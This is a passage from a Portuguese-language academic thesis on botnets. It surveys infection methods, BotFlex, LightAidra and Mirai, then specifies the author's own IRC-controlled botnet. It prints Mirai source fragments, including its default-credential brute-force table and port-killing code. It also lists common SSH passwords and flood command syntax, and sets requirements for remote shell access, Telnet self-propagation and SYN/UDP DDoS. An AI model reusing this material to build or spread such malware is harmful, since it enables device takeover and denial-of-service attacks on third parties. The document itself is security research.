Todas as *botnets* seguem um ciclo de vida parecido. De forma simplificada, o ciclo de vida da *botnet* inicia com o atacante (*botmaster*) tentando infectar um *host*, seja através de um arquivo malicioso baixado por e-mail, vulnerabilidades no sistema do alvo, ou tentativa de usuário e senha por força bruta. Uma vez que o *host* estiver infectado, ele se transforma em um *botclient*, este por sua vez dará continuidade ao processo de infecção da mesma maneira, porém geralmente de forma automatizada, ou seja, sem intervenção do *botmaster* (embora ainda precise de intervenção do usuário a ser infectado no caso de propagação passiva). Após tentar infectar outros *hosts*, o *botclient* faz uma comunicação com um servidor gerenciado pelo *botmaster*, e aguarda comandos para iniciar alguma atividade maliciosa, seja iniciar um ataque DoS, enviar de spams, ou simplesmente espionar os dados do *host*, a fim de enviá-los para o atacante (SCHILLER et al., 2007, p. 30-40; ZHU et al. 2008, p. 1). A Figura 6 mostra o ciclo de vida comum de uma *botnet*, embora na figura esteja incluído uma etapa que envolve buscar o IP do servidor de comando e controle através de um *DNS lookup*, este passo

não necessariamente é obrigatório, outras formas de buscar o IP podem existir, incluindo ter o IP fixo no código fonte (GUO et al., 2016).

Figura 6 - Ciclo de vida típico de uma *botnet*



Fonte: Zhu e Lee (2015).

2.2.1.1 Processo de Infecção

Como mostrado na Figura 4, o ciclo de vida de uma *botnet* geralmente começa com a fase de infecção (comumente chamado de *exploit* em inglês) (SCHILLER et al., 2007, p. 31). Uma *botnet* pode infectar *hosts* de diversas maneiras (é comum uma *botnet* ter mais de um vetor de infecção). As formas mais conhecidas são: engenharia social para fazer o usuário executar código malicioso, ataques contra softwares não atualizados, *backdoors* deixadas por outros trojans, tentativa de senhas comuns (por exemplo: admin/admin) e tentativa de senha por força bruta.

2.2.1.1.1 Engenharia Social

O uso de engenharia social para disseminar um código malicioso é uma técnica muito efetiva, haja visto que ocorre por mal-uso ou ingenuidade do usuário. Engenharia social pode ser através de (SCHILLER et al., 2007, p. 31-32):

a) *phishing* e-mails, no qual o usuário é levado a clicar em algum link que o leva para alguma página maliciosa;
b) páginas web contendo banners do tipo “clique aqui para ganhar um prêmio”, e caso o usuário clique, será feito o download de um trojan;
c) anexos de e-mail maliciosos, se passando por anexos reais;

d) spam em mensagem instantânea, onde a vítima recebe uma mensagem do tipo "você precisa ver isso!" seguido de um link, que quando feito o download executará o código malicioso.

2.2.1.1.2 Ataques Contra Softwares Não Atualizados

Nesta forma de infecção, o *bot* deve implementar alguma forma de *scan* para identificar portas e serviços abertos nos *hosts* da rede. Usuários/administradores que não atualizam seus dispositivos constantemente tem chances maiores de serem infectados mais rapidamente. É importante também manter sempre o antivírus atualizados para evitar este tipo de infecção. Algumas vulnerabilidades mais comuns exploradas pelas *botnets* são:

a) Remote Procedure Call (RPC) Locator;
b) compartilhamento de arquivo pela porta 445;
c) Netbios (porta 139);
d) NTPass (porta 445);
e) MSSQL (porta 1433).

2.2.1.1.3 Backdoors

Outra forma utilizada para explorar vulnerabilidades em um dispositivo é através de *backdoors* deixado por outros *malware*s como por exemplo os Remote Access Trojans (RATs) (SCHILLER et al., 2007, p. 34). Estes *malware*s tem a habilidade de controlar o computador da vítima à distância e são relativamente simples de instalar em um computador, mesmo por pessoas sem conhecimento técnico. Por ser de fácil instalação, muitas vezes quem instala o RAT acaba deixando a senha de acesso padrão, portanto algumas *botnets* exploram este fator, tentando acessar estas *backdoors* com senha padrão. Alguns *backdoors* mais explorados são, segundo (SCHILLER et al., 2007, p. 34):

a) Optix *backdoor* (porta 3140);
b) Bagle *backdoor* (porta 2745);
c) Kuang *backdoor* (porta 17300);
d) Mydoom *backdoor* (porta 3127).

2.2.1.1.4 Força Bruta e Senhas Comuns

É comum que as *botnets* possuam uma variedade de senhas comuns gravadas em seu código fonte a fim de tentar conectar em computadores domésticos e servidores

(SCHILLER et al., 2007, p. 34). Segundo Owens e Matthews (2008), a tentativa de conexão por força bruta em servidores Secure Shell (SSH), File Transfer Protocol (FTP) e Telnet são a forma mais comum de ataque à servidores atualmente. O Quadro 2 mostra os usuários mais utilizados em ataques deste tipo e o Quadro 3 mostra as senhas mais utilizadas. O uso do %usuario% no Quadro 3 é um valor variável, em que a senha é igual ao usuário que está se tentando acessar, portanto tem variações. (OWENS; MATTHEWS, 2008).

Quadro 2 - Usuários mais comuns utilizados em ataques à servidores SSH

USUÁRIO
root
admin
test
a
guest
user
oracle
postgres
webmaster
Mysql

Fonte: Owens e Matthews (2008).

Quadro 3 - Senhas mais comuns utilizadas em ataques à servidores SSH

SENHA
%usuario%
123456
password
test
12345
test123
123
1234
passwd
admin

Fonte: Owens e Matthews (2008).

2.2.1.2 Baixando o *bot* e Aguardando Ordens

Depois que o *bot* conseguiu de alguma forma ter acesso ao dispositivo da vítima, ele envia um comando para transmitir o seu executável para aquele dispositivo, transformando-o assim em mais um *bot* da rede. Após isso o novo dispositivo infectado conecta-se de alguma forma com o *botmaster*, sendo o mais comum através de um servidor de Internet Relay Chat (IRC), e aguarda comandos enviados pelo *botmaster* (SCHILLER et al., 2007, p. 41).

O uso mais comum para uma *botnet* é para criação de ataques de negação de serviço. Comandos típicos de negação de serviço enviados pelo *botmaster* são mostrados no Quadro 4 (HONEYNET PROJECT, 2008).

Quadro 4 - comandos típicos utilizados em um servidor de C&C

COMANDO	PROPÓSITO
`ddos.stop`	Pausa todos os ataques
`ddos.synflood [host] [time] [delay] [port]`	Inicia ataque do tipo SYN *flood*
`ddos.updflood [host] [port] [time] [delay]`	Inicia ataque do tipo UDP *flood*
`ddos.httpflood [url] [number] [referrer] [recursive = true||false]`	Inicia ataque do tipo HTTP *flood*


Fonte: Honeynet Project (2008).

2.3 PROTOCOLO IRC

O protocolo Internet Relay Chat (IRC) foi criado em 1988 com propósitos não maliciosos. A criação do IRC tinha como princípio permitir que pessoas se conectassem a um servidor e pudessem trocar mensagens de texto em tempo real (ZHU; LEE, 2015, p. 1). Este protocolo tem baixa latência e permite enviar mensagens em *broadcast* de forma rápida e fácil, portanto esta forma de comunicação é muito atrativa para o uso em *botnets*, onde o *botmaster* precisa comunicar-se com todos os *bots* de uma só vez (LIN; CHEN; TZENG, 2009).

Por ser um protocolo da camada de aplicação, o IRC pode ser facilmente customizado. As implementações existentes provêm grande número de comandos disponíveis, um deles é a atribuição de senha nos canais de comunicação, este sendo mais um atrativo para quem deseja controlar uma *botnet* através desse protocolo (ZILONG et al., 2010). A Figura 7 demonstra um cenário comum onde três *bots* conectados em um servidor IRC ouvem um canal que exige senha para se conectar.

Figura 7 - *Bots* conectados em um canal IRC recebendo comandos do *botmaster*



Fonte: Zilong et al. (2010).

2.4 TRABALHOS CORRELATOS

São apresentados três trabalhos correlatos, que possuem características semelhantes à proposta deste. A seção 2.4.1 detalha o trabalho de Bano (2010), o qual propõe a detecção de *botnets* através de uma ferramenta de software livre chamada BotFlex. Já a seção 2.4.2 aborda o *malware* de destaque mundial, nomeado LightAidra, definido pelo seu autor Federico Fazzi como um *scanner* em massa de roteadores com comunicação baseada no protocolo Internet

Relay Chat (IRC). A seção 2.4.3 apresenta o *malware* Mirai, uma *botnet* que ficou muito conhecida por infectar dispositivos de Internet das Coisas.


2.4.1 BotFlex

Bano (2010), desenvolveu o BotFlex, descrito por ela como "uma ferramenta *open source*, extensível, para detecção de *botnets*". O software BotFlex funciona em cima do sistema de detecção e intrusão (IDS) Bro (www.bro.org). Foi inicialmente desenvolvido para detecção de *botnets* apenas, porém atualmente funciona para a maioria dos *malwares* de internet. Como destacado por Bano (2010, p. 66), para uma usabilidade real nos cenários atuais de detecção de *botnets*, o BotFlex precisa gerenciar eventos de rede em tempo real, precisa ser extensível, ter flexibilidade e deve suportar formas de *log* extensíveis para melhor análise forense.

O BotFlex se baseia no princípio de que múltiplas fontes de evidências aumentam as chances de infecção, portanto o software armazena por um tempo os *hosts* que foram categorizados em alguma das situações consideradas como potencialmente parte de uma *botnet*. O BotFlex considera cinco categorias como sendo atividade maliciosa na rede (Figura 8):

a) *scan*: o primeiro passo de uma *botnet* antes de tentar explorar outros *hosts*. Também chamado de *portsweep*, o *scan* geralmente é identificado quando um software testa várias conexões na mesma porta em IP's diferentes em um curto espaço de tempo;
b) *exploit*: sinais que um *host* foi 'explorado', por exemplo, quando tenta fazer acesso ao SSH com força bruta, ou quando é encontrado em *black lists* de *hosts* maliciosos;
c) *egg download*: que são os *downloads* de arquivos suspeitos, por exemplo um arquivo *exe* com uma extensão diferente;
d) comando e controle*:* sinais de que um *malware* está tentando fazer uma comunicação remota. Sinais que indicam isso seriam: altas taxas de erro na resolução de domínio (DNS) (pois alguns *bots*, geram o domínio através de um algoritmo, assim gerando domínios inválidos várias vezes);
e) *attack:* sinais de comportamento agressivo indicando que o *host* está comprometido. Exemplo, ataques de *SQL Injection*.

Figura 8 - Núcleo da arquitetura da BotFlex



Fonte: Bano (2010, p. 69).

Por fim Bano (2010, p. 78) relata que foram avaliados 200 GB de dados coletados em um dos provedores de internet do Paquistão. Os dados correspondiam ao tráfego de internet de 511 domicílios. Os dados foram comparados com análises de empresas privadas no ramo de segurança da informação, e foi constatado que 58 (11.3%) das 511 casas estavam comprometidas por atividades de *botnets*.

O trabalho de Bano, se concentra na detecção de comportamentos suspeitos que podem indicar a existência de uma *botnet* na rede, portanto não é possível comparar diretamente suas principais características com o presente trabalho desenvolvido. Pode-se correlacionar entre os trabalhos as técnicas envolvendo os protocolos de rede, transporte e aplicação. Ambos trabalhos são fortemente baseados no funcionamento de protocolos como UDP, TCP, HTTP.


2.4.2 Lightaidra

Lightaidra é uma *botnet* comandada através do protocolo IRC que permite verificar e explorar roteadores para criar uma rede de zumbis (no estilo RxBot). Em adição a isso é possível executar ataques com *tcpflood* (FAZZI, 2012), justamente por ter que rodar em camadas mais baixo nível dos dispositivos, ele foi desenvolvido em C.

Inicialmente o software busca por portas do protocolo Telnet abertas e testa senhas padrão de acesso, estas fornecidas pelo *botmaster*. Após identificar a vulnerabilidade na porta, envia um comando para a vítima, fazendo que seja conectado com o servidor de C&C e solicitado o download da cópia do *payload do bot.* Lightaidra possui vários tipos comandos, entre estes, comandos de *login*, execução de *scripts*, *scan* de rede, ataques DDoS e os do protocolo IRC propriamente. Alguns comandos DDoS que podem ser utilizados pelo

malware são: `.synflood`, `.ngsynflood`, `.ackflood`, `.ngackflood`. Todos estes comandos se baseiam em vulnerabilidades na arquitetura do protocolo TCP. Para utilizar estes comandos só é necessário especificar o *host*, porta e tempo em segundos que o ataque durará. Na Figura 9 é possível verificar os comandos possíveis exibidos da tela de help da *botnet*, o comando `help` foi executado em um canal IRC, antes de executar o comando foi necessário chamar o comando `login` passando uma senha, no caso da imagem a senha utilizada foi *pwn*.

Figura 9 - Acessando tela de help da Lightaidra



Fonte: elaborado pelo autor.

O trabalho desenvolvido possui muitas características semelhantes ao Lightaidra, podendo citar o uso de um servidor IRC e o uso de SYN *flood* para ataques DDoS, porém o nosso trabalho proposto não se limita apenas a esse ataque, propondo também a criação de ataques de UDP *flooding* através de pacotes UDP maliciosamente forjados. Outra diferença proposta visa o fato de que o Lightaidra pode utilizar apenas um usuário e senha de cada vez para fazer a varredura dos endereços IP's e este deve ser passado via parâmetro no canal IRC, já o nosso trabalho irá conter um mecanismo para realizar o download de uma lista de usuários e senhas que podem ser modificadas dinamicamente a qualquer momento.

2.4.3 Mirai

Esta *botnet* ganhou grande notoriedade mundial ao aparecer pela primeira vez em setembro de 2016, deixando off-line o site do jornalista em segurança Brian Krebs[1] (KREBS, 2016). No mês seguinte outro ataque envolvendo a empresa de infraestrutura de internet Dyn, alcançou 1,2Tbps, deixando fora do ar sites como Twitter, the Guardian, Netflix, Reddit, CNN e vários outros pela Europa e Estados Unidos. Foi o maior ataque DDoS da história (WOOLF, 2016). O nome real do autor é desconhecido, é conhecido na internet apenas por Anna-Senpai (KREBS, 2017).

A Mirai *botnet* infecta dispositivos de Internet das Coisas (Internet of Things – IoT) mal configurados, como por exemplo: câmeras IP, roteadores e impressoras (GRAHAM, 2017). A Mirai se propaga de forma automática tentando acessar dispositivos através da porta TELNET (23) que contenha usuários padrão. O Quadro 5 apresenta um trecho do código fonte da Mirai contendo usuários e senhas testados para explorar os dispositivos.

Quadro 5 - Usuários e senhas tentados pela Mirai

```
123     // Set up passwords
124     add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                 // root     xc3511
125     add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                      // root     vizxv
126     add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                      // root     admin
127     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                  // admin    admin
128     add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                  // root     888888
129     add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);              // root     xmhdipc
130     add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);              // root     default
131     add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);          // root     juantech
132     add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                  // root     123456
133     add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                      // root     54321
134     add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);  // support  support
135     add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                          // root     (none)
136     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);      // admin    password
137     add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                          // root     root
138     add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                      // root     12345
139     add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                          // user     user
140     add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                      // admin    (none)
141     add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                          // root     pass
142     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);  // admin    admin1234
143     add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                          // root     1111
144     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);      // admin    smcadmin
145     add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);                      // admin    1111
146     add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                  // root     666666
147     add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);          // root     password
148     add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                          // root     1234
149     add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11", 1);                  // root     klv123
150     add_auth_entry("\x63\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x4F\x47\x4B\x4C\x51\x4F", 1); // Administrator admin
151     add_auth_entry("\x51\x47\x50\x54\x4B\x41\x47", "\x51\x47\x50\x54\x4B\x41\x47", 1);  // service  service
152     add_auth_entry("\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", "\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", 1); // supervisor supervisor
153     add_auth_entry("\x45\x57\x47\x51\x56", "\x45\x57\x47\x51\x56", 1);                  // guest    guest
154     add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);                  // guest    12345
155     add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);                  // guest    12345
```

Fonte: elaborado pelo autor.

[1] https://krebsonsecurity.com

Assim que um dispositivo é acessado uma cópia do *payload* do *bot* é passado para o dispositivo infectado, tornando-o parte da *botnet*. Assim que infectado o *bot* fecha as portas SSH (22), TELNET (23) e HTTP (80) e tenta preveni-las de reabrirem, como mostrado no Quadro 6 para o caso de TELNET. A Mirai foi utilizada exclusivamente para ataques DDoS e entre os seus vetores de ataque existentes estão presentes: TCP SYN, UDP *flood* e HTTP *flood*, entre outros.

Quadro 6 - Matando serviço TELNET e impedindo-o de reiniciar

```
    // Kill telnet service and prevent it from restarting
#ifdef KILLER_REBIND_TELNET
#ifdef DEBUG
    printf("[killer] Trying to kill port 23\n");
#endif
    if (killer_kill_by_port(htons(23)))
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/23 (telnet)\n");
#endif
    } else {
#ifdef DEBUG
        printf("[killer] Failed to kill port 23\n");
#endif
    }
    tmp_bind_addr.sin_port = htons(23);

    if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
    {
        bind(tmp_bind_fd, (struct sockaddr *)&tmp_bind_addr, sizeof (struct sockaddr_in));
        listen(tmp_bind_fd, 1);
    }
#ifdef DEBUG
    printf("[killer] Bound to tcp/23 (telnet)\n");
#endif
#endif

```

Fonte: elaborado pelo autor

Para procurar por dispositivos a fim de tentar infectá-los, a Mirai gera aleatoriamente um IP. um ponto interessante é que a Mirai faz uma validação para verificar se o IP escolhido está em uma faixa específica e dependendo qual seja descarta o IP e gera o próximo aleatoriamente, o Quadro 7 apresenta os IP's e seus respectivos *owners* que são descartados pela Mirai. O trabalho desenvolvido, além de gerar o IP aleatoriamente como a Mirai, também tem a possibilidade de gerar o IP baseado na sub rede onde o *bot* se encontra. Outra melhoria proposta por nosso trabalho seria a adição de um mecanismo de download de uma lista de usuários e senhas que serão utilizados na exploração da porta TELNET.

Quadro 7 - Faixa de IP's ignorados pela Mirai

```
127.0.0.0/8               - Loopback
0.0.0.0/8                 - Invalid address space
3.0.0.0/8                 - General Electric (GE)
15.0.0.0/7                - Hewlett-Packard (HP)
56.0.0.0/8                - US Postal Service
10.0.0.0/8                - Internal network
192.168.0.0/16            - Internal network
172.16.0.0/14             - Internal network
100.64.0.0/10             - IANA NAT reserved
169.254.0.0/16            - IANA NAT reserved
198.18.0.0/15             - IANA Special use
224.*.*.*+                - Multicast
6.0.0.0/7                 - Department of Defense
11.0.0.0/8                - Department of Defense
21.0.0.0/8                - Department of Defense
22.0.0.0/8                - Department of Defense
26.0.0.0/8                - Department of Defense
28.0.0.0/7                - Department of Defense
30.0.0.0/8                - Department of Defense
33.0.0.0/8                - Department of Defense
55.0.0.0/8                - Department of Defense
214.0.0.0/7               - Department of Defense
```

Fonte: Herzberg, Bekerman e Zeifman (2016).

Este *malware* é feito na linguagem de programação C e o seu servidor de comando e controle é feito na linguagem Go. O Mirai tem foco em dispositivos que rodam sobre a plataforma Linux, mais especificamente os dispositivos que possuem BusyBox (https://busybox.net/).

3 DESENVOLVIMENTO DO SOFTWARE

Neste capítulo serão apresentados os passos necessários para o desenvolvimento deste trabalho. Na seção 3.1 são apresentados os requisitos definidos para a *botnet* ser operacional. Na seção 3.2 é apresentada uma especificação em forma de caso de uso, um diagrama de componentes, e um esquema descrevendo como deve ser o ciclo de vida da *botnet*. A implementação é apresentada na seção 3.3 e a análise dos resultados obtidos na seção 3.4.

3.1 REQUISITOS

Abaixo estão listados os Requisitos Funcionais (RF) e os Não Funcionais (RNF) do software a ser desenvolvido neste trabalho:

a) a rede *botnet* deve ser controlada através de um servidor de Internet Relay Chat (IRC) (RNF);
b) deve ser possível enviar um comado para todos os *bots* ou apenas para um específico (RF);
c) deve ser possível enviar comandos que executam localmente, ou seja, comandos que executam no *shell* da máquina em que o *bot* está contido (RF);
d) os *bots* devem ser capazes de retornar o conteúdo de um comando *shell* para o *botmaster* através de um canal IRC (RF);
e) os *bots* devem ser capazes de iniciar um ataque DDoS dos tipos UDP *flood* e TCP SYN *flood* (RF);
f) deve ser possível interromper a atividade de um ou de todos os *bots*, limpando seus rastros do computador (RF);
g) os *bots* devem se propagar automaticamente através da porta TELNET (RF);
h) os *bots* devem aceitar um comando de propagação tanto para a rede local em que estão quanto para uma rede externa, fornecida como argumento do comando (RF);
i) para se propagar os *bots* devem utilizar uma lista de usuários e senhas comuns, que deve ser obtido dinamicamente através de download de arquivo (RF);
j) deve ser utilizado a linguagem de programação C (RNF);
k) o binário deve poder ser executado em sistemas que executam o Linux BusyBox (Linux embarcado) (RNF);
l) o software deve prevenir a execução de duas instâncias simultaneamente na mesma máquina (RNF).


3.2 ESPECIFICAÇÃO

Para especificar o trabalho proposto é apresentado um diagrama de caso de uso no qual foi identificado um único ator. Também é mostrado um esquema representando o ciclo de vida do software, descrevendo suas etapas e por fim um diagrama de componentes. Todos os diagramas e modelos apresentados nesta seção foram desenvolvidos com ajuda do software draw.io[2].

3.2.1 Casos de Uso

O diagrama da Figura 10 apresenta as possíveis ações que o *botmaster* pode executar, que faz o papel de usuário da aplicação. É possível executar quatro ações e todas elas envolvem enviar um comando para os *bots*, ou seja, quem executa as ações propriamente ditas são os *bots*, o *botmaster* apenas tem o papel de delegar.

Figura 10 - Diagrama de caso de uso



Fonte: elaborado pelo autor.

Todas as quatro ações enviadas pelo *botmaster* são transmitidas através de um servidor IRC, onde os *bots* participantes da rede estão "ouvindo". Apesar de todas estas ações serem executadas pelo *bot* propriamente dito e não pelo botmaster, o *bot* não deve ser considerado ator. A seguir é descrito como deve ser realizado cada caso de uso:

[2] https://www.draw.io/

a) UC01 – `executar comando shell`: este caso de uso representa a possibilidade do *botmaster* enviar comandos que serão executados na máquina em que o *bot* está hospedado. Estes comandos envolvem, por exemplo, listar os arquivos de um diretório, listar arquivos de senhas, abrir *backdoor* para acesso posterior, etc. Os comandos são executados com o mesmo nível de acesso que o usuário utilizado para fazer *login* na máquina possui. Durante a execução do comando, o *bot* deve enviar os resultados para o *botmaster* (através do servidor IRC), que terá a visão do retorno do comando como se ele estivesse executando na máquina em questão. A sintaxe do comando deve ser `!<comando shell>`;

b) UC02 – `executar comando TCP SYN flood`: um dos propósitos deste trabalho é a criação de ataques de negação de serviço, e TCP SYN *flood* é um dos principais tipos destes ataques. O *botmaster* deve ser capaz de enviar a um ou mais *bots* um comando para iniciarem um ataque DDoS. O comando deve possuir parâmetros indicando IP da vítima, quantidade de pacotes e portas de serviço alvo. A sintaxe do comando deve ser `@attack tcp <IP do alvo> <número de pacotes> <porta de origem ou 0> <porta de destino ou 0>`, utilizando o valoro 0 (zero) nos campos referidos, significa que o valor deve ser gerado aleatoriamente;

